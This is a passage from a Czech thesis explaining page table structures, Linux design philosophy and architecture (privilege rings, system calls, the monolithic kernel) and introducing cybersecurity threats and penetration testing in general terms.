
Obrázek 2.25: **Sdílení stránek mezi procesy. Převzato ze zdroje [80].**

2.7.5 Struktura tabulky stránek

V této sekci jsou uvedena nejčasteji používaná strukturování tabulek stránek.


Hierarchické tabulky stránek

Nevýhodou základní metody stránkování je velikost tabulky stránek. Ve 32-bitovém systému, ve kterém má VAS každého procesu 4GB by velikost tabulky stránek každého procesu byla 4 MB. Jedním z možných řešení tohoto problému je použití dvouúrovňové tabulky stránek uvedené na obrázku 2.26. [80]




Obrázek 2.26: **Dvouúrovňová tabulka stránek. Převzato ze zdroje [80].**

Tabulka stránek je rozdělena na vnější tabulku stránek a vnitřní tabulku stránek. Vnitřní tabulka stránek je tvořena stránkami. Pro dvouúrovňovou tabulku stránek je při adresování použita 32-bitová adresa uvedena na obrázku 2.27.



Obrázek 2.27: **Adresa pro dvouúrovňovou tabulku stránek. Převzato ze zdroje [80].**

Část *p1* je index ve vnější tabulce stránek, na kterém se nachází adresa některé ze stránek tvořící vnitřní tabulku stránek. Část *p2* je offset ve stránce tvořící vnitřní tabulku stránek, na kterém se nachází adresa stránky s daty. Část *d* je offset ve stránce obsahující adresovaná data. Překlad adresy je znázorněn na obrázku 2.28.




Obrázek 2.28: **Překlad adresy pro dvouúrovňovou tabulku stránek. Převzato ze zdroje [80].**

Pro 64-bitovou architekturu je tato metoda nevhodná, protože je značně prodloužena doba překladu adresy kvůli vyššímu počtu přístupů do paměti.

Hašované tabulky stránek

Tento typ tabulky stránek uvedený na obrázku 2.29 využívá hašovací tabulky. Číslo stránky je vloženo do hašovací funkce. Výstupem hašovací funkce je index do hašovací tabulky, na kterém je ukazatel na první prvek seznamu položek tabulky stránek namapované na stejný index hašovací tabulky. Položky v seznamu obsahují číslo stránky, číslo rámce a ukazatel na další položku. Průchodem seznamu je nalezena položka s překladem čísla stránky na číslo rámce. Pomocí čísla rámce je následně vytvořena fyzická adresa. [80]




Obrázek 2.29: **Hašovaná tabulka stránek. Převzato ze zdroje [80].**

Podobnou variantou jsou shlukové tabulky stránek využívané na 64-bitové architektuře. Položka ve shlukové tabulce stránek obsahuje více mapování stránek na rámce a ne jen jednu.

Invertované tabulky stránek

Překlad z logické adresy na fyzickou adresu pomocí invertované tabulky stránek je uveden na obrázku 2.30. [80]



Obrázek 2.30: **Invertovaná tabulka stránek. Převzato ze zdroje [80].**

Logická adresa je tvořena identifikátorem adresního prostoru označeného jako pid, číslem stránky a posunem. Identifikátorem adresního prostoru je možné odlišit VAS procesů a v systému je jen jedna tabulka stránek. Při překladu je v tabulce stránek vyhledána položka se shodným identifikátorem adresního prostoru a číslem stránky jako je v překládané logické adrese. Po nalezení položky je index této položky v tabulce stránek použit jako číslo rámce.

Nevýhodou této metody je nemožnost použití sdílených stránek. Další nevýhodou je, že pro vyhledání položky v tabulce stránek může být nutné prohledání celé tabulky což může značně prodloužit dobu překladu. Výhodou je menší množství paměti zabrané tabulkou stránek.

Kapitola 3

Operační systém Linux

Kapitola se věnuje filozofii a architektuře operačního systému Linux. Pro lepší pochopení architektury je uvedena funkce procesoru a význam aplikačního binárního rozhraní.

3.1 Filozofie operačního systému Linux

Operační systém Linux vychází z operačního systému UNIX a sdílí spolu svůj design, filozofii a architekturu. Zde jsou uvedeny body, kterými se řídí design, filozofie a architektura těchto dvou operačních systémů:

- Vše je buď proces nebo soubor.
- Každý nástroj je vytvořen pro jediný účel.
- Dva standardní výstupy a jeden standardní vstup.
- Je možné bezproblémové kombinování více nástrojů.
- Přednostně je použit prostý text.
- Rozhraní příkazového řádku je preferované před grafickým uživatelským rozhraním.
- Čistý, elegantní a srozumitelný zdrojový kód.
- Mechanizmus preferovaný před politikou.

Při dodržování těchto zásad budou aplikace snadno udržovatelné, jednoduché a budou mít čistý a elegantní design. [76] [19]

3.1.1 Vše je buď proces nebo soubor

Proces představuje spuštěný program, jak bylo uvedeno dříve. Soubor je objekt, který se nachází v souborovém systému. Souborem může být například adresář, pojmenovaná roura, soubor s prostým textem nebo binárním obsahem. Klávesnice, myši a další periferní zařízení mohou být také reprezentovaná jako soubory, díky kterým je možné s těmito zařízeními pracovat pomocí běžných souborových API díky vrstvě jádra, která se nazývá přepínač virtuálních souborových systémů (VFS). Soubory reprezentující periferní zařízení se nazývají soubory zařízení.

3.1.2 Každý nástroj je vytvořen pro jediný účel

Při vývoji nástroje by se měl programátor vyhnout snaze o co nejuniverzálnější nástroj. Každý nástroj by měl vykonávat pouze jeden úkol a to takovým způsobem, že to žádný jiný nástroj nedělá lépe. Příkladem může být zjištění aktuálně připojeného souborového systému s největším množstvím volného místa. Pro získání výpisu aktuálně připojených souborových systémů lze použít nástroj *df*. Pro odstranění hlavičky z výpisu lze použít nástroj *sed*. K seřazení souborových systémů lze použít nástroj *sort*. K tomuto úkolu byly zapotřebí tři nástroje z nichž každý slouží pro jediný účel a jejich kombinací je možné řešit složitější úkoly.

3.1.3 Dva standardní výstupy a jeden standardní vstup

Každý proces má po spuštění otevřené tři standardní soubory identifikované popisovačem souboru. Popisovač souboru je celočíselná hodnota identifikující otevřený soubor. V dalším textu je popisovač souboru popsán zkratkou *fd*. Těmito soubory jsou:

- Standardní vstup neboli *stdin* (fd = 0). V defaultním nastavení tento soubor reprezentuje klávesnici.
- Standardní výstup neboli *stdout* (fd = 1). V defaultním nastavení tento soubor reprezentuje monitor.
- Standardní chybový výstup neboli *stderr* (fd = 2). V defaultním nastavení tento soubor reprezentuje monitor.

Oba výstupy a vstup lze přesměrovat pomocí operátorů <, > a 2> na jiné soubory nebo zařízení. Operátor < slouží pro přesměrování standardního vstupu. Operátor > slouží pro přesměrování standardního výstupu a operátor 2> slouží pro přesměrování standardního chybového výstupu.

3.1.4 Je možné bezproblémové kombinování více nástrojů

Snadná kombinace více nástrojů je možná pomocí konceptu zvaného roura. Roura je mechanizmus meziprocesové komunikace a v příkazu je zapsána znakem "|". Pro zkombinování nástroje *t1* a nástroje *t2* můžeme použít následující příkaz: *t1 | t2*. Standardní vstup nástroje *t1* je v defaultním nastavení klávesnice. Standardní výstup nástroje *t1* je přesměrován na standardní vstup nástroje *t2*. Standardní výstup *t2* je v defaultním nastavení monitor. Bez použití rour by mohlo být nutné použití dočasných souborů, což by zkompikovalo kombinaci nástorjů. Řešení bez použití rour by bylo méně výkonné z důvodu zápisu dat do dočasného souboru na disk.

3.1.5 Přednostně je použit prostý text

Programy jsou přednostně navrženy pro práci s prostým textem, což zjednodušuje jejich architekturu a návrh. Příkladem může být konfigurační soubor analyzovaný při spuštění programu. Tento soubor může být jak v binární, tak i v textové podobě například ve formátu XML. Soubor ve formátu XML je snadno čitelný a rozdíly v rychlostech načítání binárního a textového souboru jsou minimální.

3.1.6 Rozhraní příkazového řádku je preferované před grafickým uživatelským rozhraním

Programy jsou přednostně navrženy pro práci v režimu příkazového řádku a implementace grafického uživatelského rozhraní je volitelná. Při návrhu programu je dobrým postupem oddělení aplikační logiky aplikace od uživatelského rozhraní.

3.1.7 Čistý, elegantní a srozumitelný zdrojový kód

Na vývoji operačního systému se podílí řada programátorů. Je tedy kladen důraz na čistý, elegantní a srozumitelný zdrojový kód.

3.1.8 Mechanizmus preferovaný před politikou

Tento princip lze pochopit na dvou funkcích, které řeší přihlášení uživatele. Funkcí pro kontrolu hesla je *check_pass*. Funkce *login* volá funkci *check_pass* a vrátí chybu v případě, že uživatel zadal třikrát za sebou špatné heslo. Funkce *check_pass* řeší mechanizmus a funkce login řeší politiku. Politikou je v tomto případě počet zadaných hesel. Funkce by mohla vrátit chybu při pěti špatně zadaných heslech, čímž by se změnila politika, ale kontrola správnosti hesla ve funkci *check_pass* by se nezměnila. Kontrola správnosti hesla představuje mechanizmus.

3.2 Koncepty potřebné pro pochopení architektury operačního systému Linux

Pro pochopení architektury je nejprve nutné si vysvětlit funkci procesoru. Dále je nutné pochopit co je aplikační binární rozhraní procesoru (ABI - application binary interface) a úrovně operávnění procesoru. [76]

3.2.1 Co je to procesor

Procesor (CPU - Central Processing Unit) je HW zařízení, které je srdcem počítače. Při překladu uživatelského programu napsaného například v jazyce C vzniknou instrukce. Procesor načítá tyto instrukce, dekóduje a vykonává. Při těchto činnostech využívá sady registrů, aritmeticko-logické jednotky a periferních zařízení. [22]

3.2.2 Aplikační binární rozhraní procesoru

Po napsání programu například v jazyce C je nutné jej převést na spustitelný soubor s instrukcemi určenými pro procesor. Pro převod programu na spustitelný soubor jsou využity různé nástroje. Mezi tyto nástroje patří překladač, linker a další. Instrukce jsou načítány a vykonávány procesorem. Popis formátu instrukcí je uveden v dokumentu popisujícím fungování procesoru. Název tohoto dokumentu je aplikační binární rozhraní (ABI - application binary interface). ABI popisuje také sadu registrů procesoru, konvenci volání funkcí, formát spustitelného souboru a další. Ve výpise 3.1 je uveden jednoduchý program v jazyce C sloužící pro ilustraci překladu programu na spustitelný soubor obsahující strojové instrukce. [1]

```
int main() {
   int variable = 5;
   printf("Hello, world!\n"); exit(0);
}
```

Výpis 3.1: **Jednoduchý program v jazyce C překládaný na strojové instrukce**

Získání informací ze spustitelného souboru je možné pomocí nástroje *objdump*. Ve výstupu nástroje objdump jsou proloženy strojové instrukce, jazyk assembleru a příkazy programovacího jazyka. Část výstupu nástroje *objdump* je uveden ve výpise 3.2.

```
./hello_d: file format elf64-x86-64

Disassembly of section .init:

0000000000400418 <_init>:
  400418: 48 83 ec 08  sub $0x8,%rsp

[...]

000000000040057d <main>:
#include <stdio.h>
#include <stdlib.h>

int main()
{
  40057d: 55  push %rbp
  40057e: 48 89 e5  mov %rsp,%rbp
  400581: 48 83 ec 10  sub $0x10,%rsp
   int variable = 5;
  400585: c7 45 fc 05 00 00 00  movl $0x5,-0x4(%rbp)
   printf("Hello, world!\n");
  40058c: bf 30 06 40 00  mov $0x400630,%edi
  400591: e8 ba fe ff ff  callq 400450 <puts@plt>
   exit(0);
  400596: bf 00 00 00 00  mov $0x0,%edi
  40059b: e8 e0 fe ff ff  callq 400480 <exit@plt>

[...]
```

Výpis 3.2: **Výstup nástroje objdump**

Ve výpisu je uveden příkaz pro přiřazení hodnoty 5 do proměnné *variable*. V tabulce 3.1 je uveden překlad tohoto přiřazení na strojovou instrukci a příkaz v jazyce assembleru.

Jazyk C	Jazyk assembleru	Strojová instrukce
int variable = 5	movl $0x5,-0x4(%rbp)	c7 45 fc 05 00 00 00

Tabulka 3.1: **Překlad příkazu přiřazení**

3.2.3 Úrovně oprávnění procesoru

Některé registry procesoru nastavují kritické funkce. Například pomocí registru CR0 procesorů Intel je možné vypnout nebo zapnout HW stránkování, vypnout ochranu proti zápisu na stránkách paměti označených operačním systémem pouze pro čtení a další. Tento registr by mohl být snadno zneužitelný v případě, že by procesor slepě načítal a vykonával instrukce. Z toho důvodu byly do procesoru zavedeny úrovně oprávnění. V moderních procesorech existuje podpora minimálně dvou úrovní oprávnění:


- Supervisor
- User

Procesor má v určitém okamžiku nastavenu určitou úroveň oprávnění, přičemž na této nastavené úrovni jsou prováděny aktuálně načtené instrukce. Aktuálně nastavená úroveň oprávnění na procesoru se podle terminologie Intel nazývá CPL (Current Privilege Level). Architektura instrukčí sady procesoru (ISA) specifikuje pro každou instrukci úroveň na jaké lze instrukci vykonat. Vývojáři operačního systému mohou těchto úrovní libovolně využívat, přičemž kód operačního systému je vykonáván při nejvyšší úrovni oprávnění. Význam dvou výše uvedených úrovní je shrnut v tabulce 3.2. [30]

Název úrovně oprávnění	**Úroveň oprávnění**	**Účel**	**Terminologie**
Supervisor	Vysoká	Zde je prováděn kód operačního systému	Prostor jádra
User	Nízká	Zde běží kód uživatelské aplikace	Uživatelský prostor

Tabulka 3.2: **Základní úrovně oprávnění. Převzato ze zdroje [76].**

Reálným příkladem mohou být procesory Intel s architekturou x86 podporující čtyři úrovně oprávnění nebo také kruhy, jejichž názvy jsou Kruh 0, Kruh 1, Kruh 2 a Kruh 3. Nejvyšší úroveň se nazývá Kruh 0 a nejnižší se nazývá Kruh 3. Tyto úrovně jsou uvedeny na obrázku 3.1.



Obrázek 3.1: **Úrovně oprávnění procesorů Intel x86. Převzato ze zdroje [76].**

Význam těchto čtyř úrovní je uveden v tabulce 3.3.

Název úrovně oprávnění	Úroveň oprávnění	Účel
Kruh 0	Nejvyšší	Zde je prováděn kód operačního systému
Kruh 1	< ring 0	Nepoužito
Kruh 2	< ring 1	Nepoužito
Kruh 3	Nejnižší	Zde běží kód uživatelské aplikace

Tabulka 3.3: **Úrovně oprávnění procesorů Intel x86. Převzato ze zdroje [76].**

Úrovně oprávnění Kruh 1 a 2 sloužily dříve pro běh kódu ovladačů zařízení. K tomuto účelu dnes využivají operační systémy úroveň oprávnění Kruh 0.

V tabulce 3.4 jsou uvedeny dvě instukce a zároveň je u každé instrukce specifikována úroveň, na které lze instrukci na procesoru provést.

Instrukce	Povolena při úrovni oprávnění	CPL	Je provedena?
foo1	Kruh 0	Kruh 0	Ano
		Kruh 3	Ne
foo2	Kruh 3	Kruh 0	Ano
		Kruh 3	Ano

Tabulka 3.4: **Úrovně oprávnění - příklad. Převzato ze zdroje [76].**


Instrukci proveditelnou při úrovni Kruh 3 je automaticky možné považovat za proveditelnou i při úrovni Kruh 0. Instrukce proveditelná při oprávnění Kruh 0 nemusí být proveditelná při úrovni Kruh 3.

Po spuštění aplikace vznikne proces jehož instrukce jsou vykovávány při úrovni oprávnění Kruh 3. Program uvedený ve výpisu 3.3 je po spuštění ukončen s chybou segmentation fault. Pokus o přístup k registru CR0 způsobí na procesoru chybu GPF (General Protection Fault). K tomuto registru mají přístup pouze instrukce vykonávané na procesoru, který má aktuálně nastavenou úroveň oprávnění Kruh 0. K řídícím registrům, mezi které patří i registr CR0, má přístup pouze kód operačního systému nebo kód jádra.

```
typedef unsigned long u64;
static u64 get_cr0(void)
{ /* Pro Tip: x86 ABI: query a register's value by
    * moving it's value into RAX.
    * [RAX] is returned by the function! */
       __asm__ __volatile__("movq %cr0, %rax");
       /* at&t syntax: movq <src_reg>, <dest_reg> */ }
int main(void)
{
   printf("Hello, inline assembly:\n [CR0] = 0x%lx\n", get_cr0());
   exit(0);
}
```


Výpis 3.3: **Program přistupující k řídícímu registru CR0. Převzato ze zdroje [76]**

3.3 Architektura systému Linux



Obrázek 3.2: **Zjednodušená architektura systému Linux. Převzato ze zdroje [76].**

Na obrázku 3.2 jsou uvedeny vrstvy tvořící architekturu systému Linux. Každá vrstva se stará jen o vrstvu, která se nachází přímo nad ní a pod ní. Tento přístup zjednodušuje architekturu, umožňuje zavádění nových vrstev a umožňuje výměnu vrstev. Na následujícím obrázku 3.3 je uvedena detailnější architektura spolu s úrovněmi oprávnění procesoru. [76]



Obrázek 3.3: **Detailnější architektura systému Linux s úrovněmi oprávnění. Převzato ze zdroje [76].**

Symboly *P1*, *P2* až *Pn* označují uživatelské procesy. Tyto procesy představují spuštěné uživatelské aplikace s úrovní oprávnění Kruh 3. Kód jádra je spuštěn s úrovní oprávnění Kruh 0. Uživatelskou aplikací může být například textový editor nebo webový prohlížeč.

3.3.1 Knihovny

Knihovny představují kolekce kódu, díky kterým není třeba neustále vyvýjet již vymyšlené algoritmy. Možnost použití knihoven také napomáhá modularitě kódu. Jako příklad může posloužit funkce *printf*, jejíž kód se nachází v knihovně GNU libc (glibc). Tato knihovna obsahuje vedle standardních funkcí také systémová volání sloužící jako programovací rozhraní operačního systému, což z ní činí kritickou a povinnou součást systému Linux.

3.3.2 Systémová volání


V rámci jádra se nachází tísíce funkcí. Některé z těchto funkcí je možné volat z uživatelského prostoru prostřednictvím funkcí dostupných v knihovně glibc. Funkce jádra, kterou je možné volat z uživatelského prostoru se nazývá systémové volání. Systémová volání představují jediný vstupní bod do jádra, přičemž poskytují uživatelským procesům služby jako je například zápis dat do souboru. Příkladem funkce prostřednictvím které je možné volat funkci v jádře je *read*, *write* nebo také *open*. Tyto funkce se také označují jako systémová volání a jsou dotupné v knihovně glibc. Po jejich volání z uživatelského kódu je do registru procesoru vloženo číslo systémového volání a do dalších registrů jsou vloženy parametry. Následně je na procesoru vykonána specializovaná instrukce, která přepne úroveň oprávnění na Supervisor a následně je vykonána požadovaná funkce v jádře. Některé z těchto specializovaných instrukcí jsou uvedeny v tabulce 3.5. Po dokončení kódu jádra je úroveň oprávnění procesoru opět přepnuta na úroveň User a je vykonáván kód uživatelského procesu. [60]

CPU	**Instrukce provádějící přepnutí úrovně oprávnění na úroveň Supervisor**	**Registr určený pro číslo systémového volání**
x86[_64]	int 0x80 nebo syscall	EAX / RAX
ARM	swi / svc	R0 až R7
Arch64	svc	X8
MIPS	syscall	$v0

Tabulka 3.5: **Instrukce provádějící přepnutí úrovně oprávnění v závoslosti na architektuře procesoru. Převzato ze zdroje [76].**


3.3.3 Monolitická architektura operačního systému Linux

Monolit je výraz pro velký vzpřímený blok kamene. Na obrázku 3.4 je uveden virtuální adresový prostor procesu (VAS). V něm je uložen kód programu, ze kterého proces vznikl, data a další. VAS je vysvětlen v dalších kapitolách. Součástí VAS procesu je také kód jádra nacházející se v části paměti označené jako Kernel Segment. Jádro je také součástí procesu a každý proces se tedy jeví jako kus kamene. Kódem jsou zde ve skutčenosti myšleny instrukce vzniklé při překladu programu a jádra.




Obrázek 3.4: **Virtuální adresový prostor procesu. Převzato ze zdroje [76].**

Kód jádra a kód uživatelského procesu je prováděn v rámci stejného procesu. Na obrázku 3.5 je uveden tok kódu při volání funkce *printf* z uživatelského kódu. Uživatelský proces *P* volá funkci *printf* pro vypsání řetězce na monitor. Funkce *printf* provede systémové volání *write*. V rámci systémového volání jsou naplněny registry procesoru a specializovanou instrukcí je přepnuta úroveň oprávnění běhu instrukcí na procesoru. V rámci procesu, který volal funkci *printf* je vykonán kód jádra s úrovní oprávnění Supervisor. Při provádění kódu jádra je nalezen ovladač zařízení, který jediný může komunikovat s periferním zařízením. Ovladač zařízení provede zápis řetězce na monitor a návratová hodnota se vrací cestou zpět do uživatelského kódu. Při vykonávání uživatelského kódu je úroveň oprávnění procesoru opět nastavena na úroveň User.



Obrázek 3.5: **Tok kódu při volání funkce printf. Převzato ze zdroje [76].**

Na obrázku 3.6 je zobrazena část životního cyklu procesu spolu s úrovněmi běhu procesoru. Na ose Y se nachází úrovně běhu a na ose X čas. Zank U na ose Y znamená, že procesor vykonává instrukce při úrovni běhu User (uživatelský režim) a znak K znamená, že procesor vykonává instrukce při úrovni běhu Supervisor (režim jádra).



Obrázek 3.6: **Přepínání úrovní oprávnění během života procesu. Převzato ze zdroje [76].**

V kódu jádra je v čase *t0* vytvořen proces. Kód pro vytvoření procesu v rámci jádra je prováděn v režimu jádra. Po vytvoření procesu je prováděn uživatelský kód v uživatelském režimu. V čase *t1* proces provede systémové volání a je vykonáván kód jádra v režimu jádra. V čase *t2* je dokončeno vykonávání kódu jádra a je vykonáván uživatelský kód v uživatelském režimu. V čase *tn* dojde k dobrovolnému nebo nedobrovolnému ukončení procesu. Ukončení procesu je provedeno v rámci kódu jádra v režimu jádra.

Kapitola 4

Kybernetická bezpečnost

V této části je představena kybernetická bezpečnost, jaké problémy řeší a také dobré postupy pro zajištění ochrany před útoky.

4.1 Co je to kybernetická bezpečnost

Kybernetická bezpečnost řeší ochranu zařízení, sítí a dat před útoky. Mezi zařízení patří například počítače, mobilní zařízení nebo elektronické systémy. Ochrana je zajištěna například prostřednictvím kryptografických protokolů nebo bezpečnostního SW. Kybernetickou bezpečnost lze rozdělit do několika kategorií: [69]

- Zabezpečení sítě před útočníky.
- Zabezpečení aplikací a zařízení.
- Zajištění integrity a soukromí dat při jejich přenosu a ukládání.
- Zajištění provozní bezpečnosti, která určuje jaká práva mohou mít uživatelé při přístupu k síti a také jak a kde je možné ukládat nebo sdílet data.
- Určení reakce na bezpečnostní incident, který mohl přerušit provoz nebo způsobit ztrátu dat.
- Vzdělávání koncových uživatelů ohledně správných bezpečnostních postupů.

4.2 Typy hrozeb

Typy hrozeb lze rozdělit do tří kategorií: [69]

- V rámci kybernetické kriminality se útočník nebo skupina zaměřují na získání finančního zisku nebo na způsobení narušení.
- Při kybernetickém útoku dochází ke shromažďování informací, které má často politické důvody.
- Cílem kyberterorismu je narušení elektronických systémů nebo vyvolání strachu.

4.3 Ochrana před útoky

Mezi způsoby ochrany před kybernetickými útoky lze zařadit aktualizaci SW a operačního systému, použití antivirového SW, použití silných hesel nebo vyhýbání se nezabezpečeným veřejným sítím WiFi. [69]

4.4 Penetrační testování

Penetrační testování představuje předem schválený simulovaný útok prováděný odborníkem na kybernetickou bezpečnost označovaný jako etický hacker, který se snaží nalézt bezpečnostní slabinu v systému. Cílem testování je vyhodnocení zabezpečení testovaného systému.

Nevýhodou penetračního testu může být jeho cena i fakt, že nemusí odhalit všechny bezpečnostní slabiny.

Penetrační test může být proveden utajeně, což znamená, že nikdo ze společnosti neví, že test probíhá. Při externím penetračním testu se hacker zaměřuje na web stránky a servery společnosti a navíc mu může být zakázán vstup do budouvy společnosti. Při interním testu je útok proveden z interní sítě společnosti.

